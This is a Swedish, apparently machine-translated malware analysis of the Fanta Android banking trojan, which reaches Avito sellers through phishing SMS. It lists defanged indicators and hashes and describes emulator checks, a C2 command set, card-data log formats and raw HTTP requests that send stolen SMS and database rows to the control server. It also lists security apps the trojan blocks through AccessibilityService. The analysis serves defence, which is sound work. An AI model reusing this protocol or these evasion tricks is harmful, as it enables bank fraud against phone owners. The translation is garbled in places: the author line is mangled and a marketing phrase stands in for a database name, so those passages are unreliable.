


En dag vill du sälja något på Avito och när du lägger upp en detaljerad beskrivning av din produkt (till exempel ett RAM-minne) får du ett sådant meddelande:

 När du öppnar länken ser du en till synes ganska harmlös sida som informerar dig, den lyckliga och framgångsrika säljaren, om att ett köp har genomförts:
Efter att du har tryckt på knappen "Fortsätt" kommer en APK-fil med en ikon och ett namn som verkar pålitligt att laddas ner till din Android-enhet. Du har installerat en app som av någon anledning begärde rättigheter för AccessibilityService, och plötsligt dyker ett par fönster upp och försvinner snabbt…
Du går in för att kontrollera ditt saldo, men din bankapp verkar återigen be om dina kortuppgifter. Efter att ha matat in informationen händer något hemskt: av någon ännu oförklarlig anledning börjar pengar försvinna från ditt konto. Du försöker lösa problemet, men din telefon motstrider dig: den trycker själv på knapparna "Bakåt" och "Hem", stänger inte av sig och låter dig inte aktivera några säkerhetsåtgärder. I slutändan är du utan pengar, din vara är inte såld, du är förvirrad och undrar: vad hände?
Svaret är enkelt: du har blivit ett offer för Android-trojanen Fanta från Flexnet-familjen. Hur kunde det hända? Låt oss förklara.
Författare: Andrei Polovinkin, junior specialist inom malwareanalys, i sin forskning beskriver i detalj hur Gustuff fungerar och vilka faror det medför., specialist inom malwareanalys.
Lite statistik
Familjen av Android-trojaner Flexnet blev först känd redan 2015. Under en ganska lång period av aktivitet har familjen expanderat till flera varianter: Fanta, Limebot, Lipton och så vidare. Trojanska program, liksom den relaterade infrastrukturen, står inte stilla: nya effektiva distributionsmetoder utvecklas – i vårt fall kvalitativa phishing-sidor riktade mot specifika användare-säljare, och utvecklarna av trojanen följer modetrender inom virusutveckling – de lägger till nya funktioner som gör det lättare att stjäla pengar från infekterade enheter och kringgå skyddsmekanismer.
Kampanjen som beskrivs i denna artikel riktar sig till användare i Ryssland, ett litet antal infekterade enheter har registrerats i Ukraina, ännu färre i Kazakstan och Vitryssland.
Trots att Flexnet har funnits på Android-trojans arenan i över 4 år och har undersökts noggrant av många forskare, är det fortfarande i god form. Från januari 2019 beräknas den potentiella skadan överstiga 35 miljoner rubel — och det är endast från kampanjer i Ryssland. År 2015 såldes olika versioner av denna Android-trojansk häst på svarta forum, där även källkoden till trojanen med detaljerade beskrivningar fanns tillgänglig. Detta innebär att skadenivån globalt är ännu mer imponerande. En inte dålig siffra för en gammal trotjänare, eller hur?
Från försäljning till bedrägeri

Som framgår av den tidigare presenterade skärmdumpen av phishing-sidan för internettjänsten Avito, var den utarbetad för ett specifikt offer. Det verkar som om förövarna använder en av Avitos parsers för att hämta telefonnumret och namnet på säljaren, samt produktbeskrivningen. Efter att sidan har laddats och APK-filen förberetts, skickas ett SMS till offret med deras namn och en länk till phishing-sidan, innehållande beskrivningen av deras produkt och beloppet som erhölls från 'försäljningen' av produkten. Genom att trycka på knappen får användaren en skadlig APK-fil — Fanta.
Undersökningen av domänen shcet491[.]ru visade att den är delegerad till DNS-servrarna hos företaget Hostinger:
- ns1.hostinger.ru
- ns2.hostinger.ru
- ns3.hostinger.ru
- ns4.hostinger.ru
Zonfilen för domänen innehåller poster som hänvisar till IP-adresser 31.220.23[.]236, 31.220.23[.]243 och 31.220.23[.]235. Men den huvudsakliga resursposten (A-post) för domänen pekar på en server med IP-adressen 178.132.1[.]240.
IP-adressen 178.132.1[.]240 ligger i Nederländerna och tillhör värden WorldStream. IP-adresserna 31.220.23[.]235, 31.220.23[.]236 och 31.220.23[.]243 är belägna i Storbritannien och tillhör den virtuella hostingservern HOSTINGER. Registratorn är openprov-ru. Domäner som också löstes till IP-adressen 178.132.1[.]240 är:
- sdelka-ru[.]ru
- tovar-av[.]ru
- av-tovar[.]ru
- ru-sdelka[.]ru
- shcet382[.]ru
- sdelka221[.]ru
- sdelka211[.]ru
- vyplata437[.]ru
- viplata291[.]ru
- perevod273[.]ru
- perevod901[.]ru
Det bör noteras att nästan alla domäner hade länkar som följde detta format:
http://(www.){0,1}/[0-9]{7}
Denna mall omfattar även länken från SMS-meddelandet. Historiska data har visat att en domän har flera länkar enligt mönstret ovan, vilket tyder på att en och samma domän används för att sprida trojanen till flera offer.
Vi hoppar fram lite: som kontrollserver använder trojanen som laddats ner via länken i SMS:et adressen onuseseddohap[.]club. Denna domän registrerades den 12 mars 2019, och från och med den 29 april 2019 interagerade APK-applikationer med denna domän. Baserat på uppgifterna från VirusTotal har totalt 109 applikationer interagerat med denna server. Den aktuella domänen löste upp till IP-adressen 217.23.14[.]27, belägen i Nederländerna och tillhörande en hostingtjänst WorldStream. Registratorn är namecheap. För denna IP-adress har även domänerna bad-racoon[.]club (sedan den 25 september 2018) och bad-racoon[.]live (sedan den 25 oktober 2018) lösts upp. Mer än 80 APK-filer har interagerat med domänen bad-racoon[.]club , med bad-racoon[.]live — mer än 100.
Överlag ser angreppet ut på följande sätt:
Vad döljer sig bakom Fanta?
Precis som många andra Android-trojaner kan Fanta läsa och skicka SMS, göra USSD-förfrågningar, samt visa egna fönster ovanpå applikationer (inklusive bankapplikationer). Men funktionerna i denna familj har ökat: Fanta började använda AccessibilityService för olika ändamål: läsa innehållet i andra applikationers meddelanden, förhindra upptäckten och stoppandet av trojanens körning på den infekterade enheten, osv. Fanta fungerar på alla Android-versioner inte äldre än 4.4. I denna artikel kommer vi att titta närmare på följande Fanta-exempel:
- MD5: 0826bd11b2c130c4c8ac137e395ac2d4
- SHA1: ac33d38d486ee4859aa21b9aeba5e6e11404bcc8
- SHA256: df57b7e7ac6913ea5f4daad319e02db1f4a6b243f2ea6500f83060648da6edfb
Omedelbart efter lanseringen
Direkt efter att trojanen lanseras döljer den sin ikon. Applikationen kan endast fungera om namnet på den infekterade enheten inte finns i listan:
- android_x86
- VirtualBox
- Nexus 5X(bullhead)
- Nexus 5(razor)
Denna kontroll görs i trojanens huvudservice — MainService. Vid första lanseringen initieras konfigurationsparametrarna med standardvärden (formatet för lagring av konfigurationsdata och deras betydelse kommer att diskuteras senare), och även registreringen av en ny infekterad enhet på kontrollservern. En HTTP POST-förfrågan med meddelandetypen register_bot och information om den infekterade enheten (Android-version, IMEI, telefonnummer, operatörens namn och landskod för den registrerade operatören) kommer att skickas till servern. Kontrollservern är adressen hXXp://onuseseddohap[.]club/controller.php. Servern skickar ett meddelande som innehåller fälten bot_id, bot_pwd, server — dessa värden sparar applikationen som parametrar för CnC-servern. Parametern server är valfri, om fältet inte har mottagits: Fanta använder registreringsadressen — hXXp://onuseseddohap[.]club/controller.php. Funktionen för att ändra CnC-adressen kan användas för att lösa två uppgifter: att jämnt fördela belastningen mellan flera servrar (vid ett stort antal infekterade enheter kan belastningen på en icke-optimerad webbserver bli hög), samt att använda en alternativ server vid fel på en av CnC-servrarna.
Om ett fel uppstår under begäran kommer trojanen att försöka registrera enhet på nytt efter 20 sekunder.
Efter en framgångsrik registrering av enheten kommer Fanta att visa följande meddelande till användaren:

Viktigt meddelande: tjänsten som kallas Systemets säkerhet — namnet på trojanens tjänst, och efter att ha tryckt på knappen Okej öppnas ett fönster med inställningar för Accessibility för den infekterade enheten, där användaren själv måste ge Accessibility-rättigheter till den skadliga tjänsten:

Så snart användaren aktiverar AccessibilityService, får Fanta tillgång till innehållet i appfönster och de åtgärder som vidtas i dem:

Strax efter att ha fått Accessibility-rättigheter begär trojanen administratörsrättigheter och rättigheter att läsa meddelanden:

Genom AccessibilityService imiterar applikationen tangenttryckningar, vilket ger sig själv alla nödvändiga rättigheter.
Fanta skapar flera databaser (som kommer att beskrivas senare) som är nödvändiga för att spara konfigurationsdata samt information som samlats in om den infekterade enheten. För att skicka insamlad information skapar trojanen en återkommande uppgift avsedd att extrahera fält från databasen och få kommandon från kontrollservern. Intervallet för anrop till CnC sätts beroende på Android-versionen: för version 5.1 kommer intervallet att vara 10 sekunder, annars 60 sekunder.
För att få kommandot gör Fanta en begäran GetTask till kontrollservern. Som svar kan CnC skicka ett av följande kommandon:
| Team | Beskrivning |
|---|---|
| 0 | Skicka ett SMS-meddelande |
| 1 | Utför ett telefonsamtal eller USSD-kommando |
| 2 | Uppdaterar parametern intervall |
| 3 | Uppdaterar parametern intercept |
| 6 | Uppdaterar parametern smsManager |
| 9 | Börja samla SMS-meddelanden |
| 11 | Återställ telefonen till fabriksinställningarna |
| 12 | Aktivering/Deaktivering av loggning av dialogfönster |
Fanta samlar även meddelanden från 70 bankapplikationer, snabba betalningssystem och elektroniska plånböcker och lagrar dem i en databas.
Lagring av konfigurationsparameterar
För att lagra konfigurationsparameterar använder Fanta en standardmetod för Android-plattformen — Preferences-filer. Inställningarna kommer att sparas i en fil med namnet settings. Beskrivningen av de sparade parametrarna finns i tabellen nedan.
| Namn | Standardvärde | Möjliga värden | Beskrivning |
|---|---|---|---|
| id | 0 | Heltal | Botens ID |
| server | hXXp://onuseseddohap[.]club/ | URL | Kontrollserverns adress |
| pwd | — | Sträng | Lösenord för servern |
| intervall | 20 | Heltal | Tidsintervall. Visar hur länge nästa uppgifter ska fördröjas:
|
| intercept | all | all/telNumber | Om fältet är lika med strängen all eller telNumber, då kommer det mottagna SMS-meddelandet att fångas av applikationen och inte visas för användaren |
| smsManager | 0 | 0/1 | Aktivering/Deaktivering av applikationen som standardmottagare för SMS |
| readDialog | false | Sant/falskt | Aktivering/Deaktivering av loggning av händelser AccessibilityEvent |
Fanta använder även filen smsManager:
| Namn | Standardvärde | Möjliga värden | Beskrivning |
|---|---|---|---|
| pckg | — | Sträng | Namnet på den använda SMS-hanteraren |
Interaktion med databaser
Under sin drift använder trojanen två databaser. Databasen med namnet a används för att lagra olika typer av information insamlad från telefonen. Den andra databasen heter fanta.db och används för att spara inställningar för att skapa phishing-fönster avsedda att samla in information om bankkort.
Trojanen använder databasen Mer än 40 000 kunder i över 120 länder för att lagra insamlad information och logga sina handlingar. Data lagras i tabellen logs. För att skapa tabellen används följande SQL-fråga:
create table logs ( _id integer primary key autoincrement, d TEXT, f TEXT, p TEXT, m integer)Databasen innehåller följande information:
1. Loggning av att den infekterade enheten har blivit aktiverad med meddelandet Telefonen har startat!
2. Meddelanden från applikationer. Meddelandet skapas enligt följande mall:
()(): ()
3. Data om bankkort från de phishing-formulär som trojanen skapar. Parametern VIEW_NAME kan vara en av följande:
- AliExpress
- Avito
- Google Play
- Olika
Meddelandet loggas i formatet:
[<%Time in format HH:mm:ss dd.MM.yyyy%>](<%VIEW_NAME%>) Номер карты:<%CARD_NUMBER%>; Дата:<%MONTH%>/<%YEAR%>; CVV: <%CVV%>
4. Inkommande/utgående SMS-meddelanden i formatet:
([] Typ: Inkommande/Utgående) :
5. Information om paketet som skapar dialogrutan i formatet:
()
Exempel på tabell logs:

En av funktionerna i Fanta är insamling av information om bankkort. Datainsamlingen sker genom att skapa phishingfönster när bankapplikationer öppnas. Trojansk programvara skapar phishingfönstret endast en gång. Information om att fönstret visades för användaren sparas i tabellen settings i databasen fanta.db. För att skapa databasen används följande SQL-fråga:
create table settings (can_login integer, first_bank integer, can_alpha integer, can_avito integer, can_ali integer, can_vtb24 integer, can_telecard integer, can_another integer, can_card integer);Alla fält i tabellen settings initialiseras som standard till värdet 1 (skapa phishingfönster). Efter att användaren har angett sina uppgifter sätts värdet till 0. Exempel på fälten i tabellen settings:
- can_login – fältet ansvarar för att visa formuläret när bankapplikationen öppnas
- first_bank – används inte
- can_avito – fältet ansvarar för att visa formuläret när Avito-applikationen öppnas
- can_ali – fältet ansvarar för att visa formuläret när Aliexpress-applikationen öppnas
- can_another – fältet ansvarar för att visa formuläret när som helst ett av följande appar öppnas: Yula, Pandao, Drom Auto, Plånbok. Rabatt- och bonuskort, Aviasales, Booking, Trivago
- can_card – fältet ansvarar för att visa formuläret när man öppnar Google Play
Interaktion med styrservern
Nätverksinteraktion med styrservern sker via HTTP-protokollet. För att arbeta med nätverket använder Fanta det populära biblioteket Retrofit. Förfrågningar skickas till adressen hXXp://onuseseddohap[.]club/controller.php. Serverns adress kan ändras vid registrering på servern. Från servern kan mailcookies komma tillbaka. Fanta utför följande förfrågningar till servern:
- Registreringen av botten på styrservern sker en gång vid första uppstart. Följande uppgifter skickas om den infekterade enheten:
· Cookie – mottagna cookies från servern (standardvärdet är en tom sträng)
· mode – strängkonstanten register_bot
· prefix – heltalskonstant 2
· version_sdk – bildas enligt följande mall: /(Avit)
· imei – IMEI för den infekterade enheten
· land — landskodet där operatören är registrerad, i ISO-format
· number — telefonnummer
· operatör — operatörens namnExempel på begäran som skickas till servern:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Content-Length: 144
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=register_bot&prefix=2&version_sdk=<%VERSION_SDK%>&imei=<%IMEI%>&country=<%COUNTRY_ISO%>&number=<%TEL_NUMBER%>&operator=<%OPERATOR_NAME%>
Servern ska svara på begäran med ett JSON-objekt som innehåller följande parametrar:
· bot_id — identifierare för den infekterade enheten. Om bot_id är 0 kommer Fanta att återigen utföra begäran.
· bot_pwd — lösenord för servern.
· server — adressen till den styrande servern. Valfri parameter. Om parametern inte anges används adressen som sparats i appen.Exempel på JSON-objekt:
{
    "response":[
   	 {
   		 "bot_id": <%BOT_ID%>,
   		 "bot_pwd": <%BOT_PWD%>,
   		 "server": <%SERVER%>
   	 }
    ],
    "status":"ok"
}
- Begäran för att få kommandon från servern. Följande data skickas till servern:
· Cookie — mottagna cookie från servern
· bid — id för den infekterade enheten som erhölls vid begäran register_bot
· pwd — lösenord för servern
· divice_admin — fältet anger om administratörsrättigheter har erhållits. Om administratörsrättigheterna har erhållits är fältet lika med 1, annars 0
· Accessibility — status för Accessibility-tjänsten. Om tjänsten har startats är värdet lika med 1, annars 0
· SMSManager — visar om trojanen är aktiverad som standardapp för att ta emot SMS
· screen — visar vilket tillstånd skärmen är i. Värdet kommer att sättas till 1, om skärmen är påslagen, annars 0;Exempel på begäran som skickas till servern:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=getTask&bid=<%BID%>&pwd=<%PWD%>&divice_admin=<%DEV_ADM%>&Accessibility=<%ACCSBL%>&SMSManager=<%SMSMNG%>&screen=<%SCRN%>
Beroende på kommandot kan servern returnera ett JSON-objekt med olika parametrar:
· Team Skicka ett SMS-meddelande: I parametrarna finns telefonnummer, texten på SMS-meddelandet och identifieraren för det skickade meddelandet. Identifieraren används när meddelandet skickas till servern med typ setSmsStatus.
{
    "response":
    [
   	 {
   		 "mode": 0,
   		 "sms_number": <%SMS_NUMBER%>,
   		 "sms_text": <%SMS_TEXT%>,
   		 "sms_id": %SMS_ID%
   	 }
    ],
    "status":"ok"
}
· Team Utför ett telefonsamtal eller USSD-kommando: Telefonnummer eller kommando kommer i svaret.
{
    "response":
    [
   	 {
   		 "mode": 1,
   		 "command": <%TEL_NUMBER%>
   	 }
    ],
    "status":"ok"
}
· Team Ändra parametern interval.
{
    "response":
    [
   	 {
   		 "mode": 2,
   		 "interval":
   	 }
    ],
    "status":"ok"
}
· Team Ändra intercept-parametern.
{
    "response":
    [
   	 {
   		 "mode": 3,
   		 "intercept": "all"/"telNumber"/
   	 }
    ],
    "status":"ok"
}
· Team Ändra SmsManager-fältet.
{
    "response":
    [
   	 {
   		 "mode": 6,
   		 "enable": 0/1
   	 }
    ],
    "status":"ok"
}
· Team Samla SMS-meddelanden från den infekterade enheten.
{
    "response":
    [
   	 {
   		 "mode": 9
   	 }
    ],
    "status":"ok"
}
· Team Återställ telefonen till fabriksinställningarna:
{
    "response":
    [
   	 {
   		 "mode": 11
   	 }
    ],
    "status":"ok"
}
· Team Ändra ReadDialog-parametern.
{
    "response":
    [
   	 {
   		 "mode": 12,
   		 "enable": 0/1
   	 }
    ],
    "status":"ok"
}
- Skicka meddelande av typen setSmsStatus. Denna begäran görs efter att kommandot har utförts Skicka ett SMS-meddelande. Begäran ser ut som följer:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=setSmsStatus&id=&status_sms=- Skicka innehållet av databasen. En rad skickas per begäran. Följande data skickas till servern:
· Cookie — mottagna cookie från servern
· mode – strängkonstanten setSaveInboxSms
· bid — id för den infekterade enheten som erhölls vid begäran register_bot
· text — texten i den aktuella databasinmatningen (fältet d från tabellen logs i databasen Mer än 40 000 kunder i över 120 länder)
· number — namnet på den aktuella databasinmatningen (fältet p från tabellen logs i databasen Mer än 40 000 kunder i över 120 länder)
· sms_mode — heltal (fältet m från tabellen logs i databasen Mer än 40 000 kunder i över 120 länder)Begäran ser ut som följer:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=setSaveInboxSms&bid=&text=&number=&sms_mode=
Vid framgångsrik sändning till servern kommer raden att tas bort från tabellen. Exempel på JSON-objekt som returneras av servern:
{
    "response":[],
    "status":"ok"
}
Interaktion med AccessibilityService
AccessibilityService har implementerats för att underlätta användningen av Android-enheter för personer med funktionsnedsättningar. I de flesta fall krävs fysisk interaktion för att samverka med applikationen. AccessibilityService gör det möjligt att göra detta programatiskt. Fanta använder tjänsten för att skapa falska fönster i bankapplikationer och förhindra åtkomst till systeminställningar och vissa applikationer.
Genom att använda funktionerna i AccessibilityService övervakar trojanen förändringar av elementen på skärmen på den infekterade enheten. Som tidigare nämnts finns det i Fanta-inställningarna en parameter som styr loggning av operationer med dialogrutor — readDialog. Om denna parameter är aktiverad kommer information om namnet och beskrivningen av paketet som initierade händelsen att läggas till databasen. Trojen utför följande åtgärder när händelser utlöses:
- Imiterar tryck på tillbaka och hem i fall av:
· om användaren vill starta om sin enhet
· om användaren vill ta bort appen “Avito” eller ändra behörigheter
· om appen “Avito” nämns på sidan
· vid öppning av appen “Google Play Skydd”
· vid öppning av sidor med inställningar för AccessibilityService
· vid uppkomsten av dialogrutan “Systemsäkerhet”
· vid öppning av sidan med inställningar för “Dra över andra appar”
· vid öppning av sidan “Appar”, “Återställning och återställning”, “Återställ data”, “Återställ inställningar”, “Utvecklarpanel”, “Specialfunktioner”, “Specialrättigheter”
· om händelsen genererades av vissa appar.Lista över appar
- android
- Master Lite
- Clean Master
- Clean Master för x86 CPU
- Meizu Applikationsbehörighetsadministration
- MIUI Säkerhet
- Clean Master — Antivirus & Rensning av cache och skräp
- Föräldrakontroll och GPS: Kaspersky SafeKids
- Kaspersky Antivirus AppLock & Web Security Beta
- Virus Cleaner, Antivirus, Cleaner (MAX Security)
- Mobil Antivirus Säkerhet PRO
- Avast antivirus & gratis skydd 2019
- Mobil Säkerhet MегаФон
- AVG Skydd för Xperia
- Mobil Säkerhet
- Malwarebytes antivirus & skydd
- Antivirus på Android 2019
- Security Master — Antivirus, VPN, AppLock, Booster
- AVG antivirus för surfplatta Huawei System Manager
- Samsung Tillgänglighet
- Samsung Smart Manager
- Security Master
- Speed Booster
- Dr.Web
- Dr.Web Säkert Utrymme
- Dr.Web Mobil Kontrollcenter
- Dr.Web Säkert Utrymme Liv
- Dr.Web Mobil Kontrollcenter
- Antivirus & Mobil Säkerhet
- Kaspersky Internet Security: Antivirus och Skydd
- Kaspersky Batteriliv: Spara & Booster
- Kaspersky Slutpunktssäkerhet — skydd och hantering
- AVG Antivirus gratis 2019 – Skydd för Android
- Antivirus Android
- Norton Mobil Säkerhet och Antivirus
- Antivirus, brandvägg, VPN, mobil säkerhet
- Mobil Säkerhet: antivirus, VPN, skydd mot stöld
- Antivirus för Android
- Om det begärs tillstånd vid skickande av SMS till ett kortnummer, imiterar Fanta tryck på checkbox Kom ihåg valet och knappen skicka.
- Vid försök att ta bort administratörsbehörighet från trojanen blockeras telefonens skärm.
- Hindrar tillsättning av nya administratörer.
- Om antivirusapplikationen dr.web upptäckte ett hot, imiterar Fanta tryck på knappen ignorera.
- Trojanen imiterar tryck på knappen tillbaka och hem, om händelsen genererades av appen Samsung Device Care.

- Fanta skapar phishingfönster med formulär för att ange information om bankkort om en app från en lista med cirka 30 olika internettjänster har startats. Bland dem finns: AliExpress, Booking, Avito, Google Play Market, Pandao, Drom Auto och andra.
Phishingformularer
Fanta analyserar vilka appar som körs på den infekterade enheten. Om en intressant app har öppnats visar trojanen ett phishingfönster ovanpå alla andra, som är ett formulär för att ange bankkortsinformation. Användaren måste ange följande uppgifter:
- Kortnummer
- Utgångsdatum för kortet
- CVV
- Korthållarens namn (inte för alla banker)


Beroende på vilken app som körs kommer olika phishingfönster att visas. Här är exempel på några av dem:
Aliexpress:

Avito:
För några andra appar, till exempel Google Play Market, Aviasales, Pandao, Booking, Trivago:

Hur det hela verkligen var
Lyckligtvis var personen som fick det SMS som beskrivs i början av artikeln en cyberrydare. Därför skiljer sig den verkliga, icke-regisserade versionen från den tidigare berättade: personen fick ett intressant SMS, och efter det överlämnade det till Team Group-IB Threat Hunting Intelligence. Resultatet av attacken — denna artikel. En lycklig slutning, eller hur? Men inte alla historier slutar så lyckligt, och för att din inte ska likna den regisserade versionen med förlust av pengar, är det i de flesta fall tillräckligt att följa följande, länge beskrivna regler:
- installera inga appar för Android-mobilenheter från andra källor än Google Play
- vara särskilt uppmärksam på de behörigheter som appen begär vid installation
- vara uppmärksam på filändelser för nedladdade filer
- regelbundet installera uppdateringar för Android-operativsystemet
- inte besöka misstänkta resurser och inte ladda ner filer därifrån
- inte klicka på länkar i SMS-meddelanden.
Källa: habr.com
